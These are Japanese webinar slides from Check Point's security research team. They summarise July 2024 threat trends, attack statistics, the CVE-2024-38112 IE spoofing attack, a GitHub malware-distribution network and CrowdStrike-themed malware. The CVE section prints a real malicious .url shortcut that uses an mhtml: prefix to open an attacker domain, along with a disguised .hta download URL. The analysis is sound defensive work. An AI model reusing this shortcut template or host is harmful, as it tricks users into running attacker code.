セキュリティミニッツ
ウェビナー: 2024年7月25日

チェック・ポイント・ソフトウェア・テクノロジーズ


サイバーセキュリティ オフィサー


卯城 大士 (Ushiro, Daiji)

YOU DESERVE THE BEST SECURITY


セキュリティミニッツ

Research.checkpoint.com






マルウェア




攻撃者

被害者



動向



脆弱性

マルウェアリバース
エンジニア


仮想オペレーション
スペシャリスト

インテリジェンス分析

データ
サイエンティスト

ネットワークシグ
ネチャ開発者

セキュリティサービス
エキスパート



セキュリティ分析

フロントエンド開発者

マルウェア
アナリスト

セキュリティリサーチ担当者

脆弱性とエクスプロイト
の研究者

アプリケーション
シグネチャ開発者

アジェンダ

- 2024年第二四半期サイバー攻撃数の動向
- Internet Explorerの復活?
  - Internet Explorerを悪用する新たなゼロデイスプーフィング攻撃(CVE-2024-38112)
- GitHubに隠れ潜む脅威
- その他
  - CrowdStrikeアップデートの障害に乗じたマルウェアの展開
  - シンガポールの銀行 でOTPの使用を廃止
  - フィッシングブランドランキング - 2024年第二四半期

01

2024年第二四半期サイバー攻撃数の動向

Check Point Blog


サイバー攻撃件数 – 2024/Q2

- サイバー攻撃の経常的な増加 – 1組織当たりの1週間平均サイバー攻撃件数: **1,636**
  - 2023年第二四半期対比: 30%増加、2023年Q1対比: 25%増加
- 地域特性: 2024年第一四半期に続きアフリカ地域が最も多いサイバー攻撃数が20%急増加
  国内も29%増加

地域	1組織あたりの週間平均攻撃回数	前年対比の変化
アフリカ	2960	+37%
南米	2667	+53%
APAC	2510	+23%
ヨーロッパ	1367	+35%
北米	1188	+17%
日本	**1389**	**+29%**

サイバー攻撃件数 – 2024/Q2業種業界別の特徴

- 教育/研究部門が継続して1位 – 1組織当たりの1週間平均サイバー攻撃件数: 3,341(前年対比+53%)
  - 2位: 政府/軍事部門 – 2,084件、3位: ヘルスケア – 1,999件
- ハードウェアベンダー業界: 前年同期比183%増加、APACでは620%増加



ランサムウェア - 2024年Q2

- 公開サイトで公開された組織数: **約1200**
  - 国内組織数: **15（Q1対比2.5倍）**
- 製造業が急上昇

地域	公開されたランサムウェア攻撃の割合	公開された攻撃件数の前年比
北米	58%	-3%
ヨーロッパ	19%	-28%
APAC	16%	+38%
南米	6%	+1%
アフリカ	1%	-55%
日本	**1.2%**	**0%**

業種業界	公開されたランサムウェア攻撃の割合	公開された攻撃件数の前年対比
製造	29%	+56%
ヘルスケア	11%	+27%
小売/卸売	9%	-34%
金融/銀行業務	7%	-8%v
教育/研究	6%	-3%
ソフトウェアベンダー	6%	-57%
政府/軍事	6%	+31%
輸送	6%	+40%
保険/法律	3%	-25%
通信	3%	+177%

02


Internet Explorerの復活? Internet Explorerを悪用する新たなゼロデイスプーフィング攻撃(CVE-2024-38112)

CPR Report

Check Point Blog


Internet Explorer(IE)悪用の偽装攻撃

- Webページのショートカットファイル(.url)を悪用した新たな偽装攻撃
- Windows MSHTML Platform（CVE-2024-38112）
- Windows 10、11で悪用可能
- CPRが5月にマイクロソフト社へ報告、2024年7月9日にパッチ公開
- IE 今時使用していません！ - 偽装のよってIEが起動
  - **セキュリティの高くない?IEブラウザを使用することで攻撃の可能性が高まることを期待**



悪意のある.urlのサンプルと偽装

一般的な.urlファイルのURLパラメータ: URL=https://www.google.com
このサンプルでは特別なプレフィックスmhtml:を使用し、さらに!x-usc:を中間で使用



Internet Explore でオープン

動作説明


c9f58d96ec809a75679ec3c7a61eaaf3adbbeb6613d667257517bdc41ecca9ae - Notepad

File Edit Format View Help


```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,0
[InternetShortcut]
IDList=
URL=mhtml:http://cbmelipilla.cl/te/test1.html!x-usc:http://cbmelipilla.cl/te/test1.html
HotKey=0
IconIndex=13
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

- サンプルのファイル名を” Books_A0UJKO.pdf.url”に変更
  - Windows 10/11上ではpdfファイルのリンクとして表示
- pdfのリンクアイコンをダブルクリック
  - “mhtml”のトリックにより.urlのショートカットを開くと(被害者はPDFを開いていると思っている)攻撃者が制御するウェブサイトが一般的なChrome/EdgeではなくIEでオープン

ダブルクリック




動作説明 (続)



IE保護モードの警告ダイアログ

PDFを開いていると思い込んでいる場合警告を無視しやすい

IEで攻撃者の制御するサイトへアクセス



ユーザがIEでアクセスしたhttpトラフィック

https://cbmelipilla.cl/te/Books_A0UJKO.pdf%E2%A0%80.hta

- 攻撃者が仕組んだ危険な.htaアプリケーションをダウンロードして実行させられる可能性

- 攻撃者がIEブラウザを呼び出す(またはIEの復活)ことを可能にする"mhtml"トリック
- ユーザを騙してPDFと思わせるが実際は危険な.htaアプリケーションのオープンが狙い

03


GitHubに隠れ潜む脅威

CPR Report

Check Point Blog

前例のないGithubに隠れ潜むマルウェア配布サービス

- GitHub のゴーストアカウントがフィッシングレポジトリを通じてマルウェアを配布する巧妙な「Stargazers Ghost Network」を発見
  - 約3,000アカウント
- 悪意のあるリポジトリはソーシャルメディア愛好家、ゲーマ、暗号通貨保有者など幅広いユーザを標的
  - ランサムウェア感染、認証情報の窃取、暗号通貨ウォレットの侵害など深刻な結果をもたらす攻撃に悪用される可能性
- DaaS(Distribution as a Service)モデル
  - 他の脅威行為者にプラットフォームを提供しより広範なコミュニティに影響




悪意のあるGitHubリポジトリ

警戒の必要性

- CPRは動画経由で悪意のあるリンクを配信していたYouTubeのゴーストアカウントを特定
  - Twitter、YouTube、Discord、Twitch、Instagramなど、他のプラットフォームでもゴースト・アカウントが活動している可能性が高い
- 複数のプラットフォームに広がる可能性のある、より大きなDistribution as a Serviceの世界を示唆

- 実行ファイルを含むダウンロードリンクを提供するGitHubやリポジトリへのリンクに注意
- 信頼できるリポジトリであっても
  - 悪意のあるダウンロードリンクに「感染」しているレポジトリが確認されていることからマルウェアが配布されている可能性もあり



YouTube Ghostアカウントの悪質な動画

04

その他

The Hacker News

BLEEPINGCOMPUTER

Check Point Blog

CrowdStrikeアップデートの障害に乗じたマルウェアの展開


The Hacker News

Cybercriminals Exploit CrowdStrike Update Mishap to Distribute Remcos RAT Malware

Jul 20, 2024 Newsroom Malware / IT Outage

- 攻撃者がホットフィックスを提供するという名目でRamcos RATを配布
  - ラテンアメリカ対象
  - Zipアーカイブファイル - “crowdstrike-hotfix.zip” を配布
    - Hijack Loader(別名DOILoaderまたはIDAT Loader)というマルウェアローダによりRamcos RATのペイロードが起動
- CrowdStrikeになりすましたタイポスクワッティングドメインを設定し暗号通貨の支払いと引き換えにアップデートの影響を受けた企業へのサービスを宣伝

シンガポールの銀行 3ヶ月以内にワンタイムパスワードを廃止へ


BLEEPINGCOMPUTER

Banks in Singapore to phase out one-time passwords in 3 months


By Bill Toulas


July 14, 2024 10:18 AM

- シンガポール金融管理局(MAS)は今後3ヶ月以内にワンタイムパスワード(OTP)の使用を段階的に廃止すべく国内すべての大手リテール銀行に影響を与える新たな要件を発表
- 高度なフィッシングテクニックによってOTPによる二要素認証を回避可能
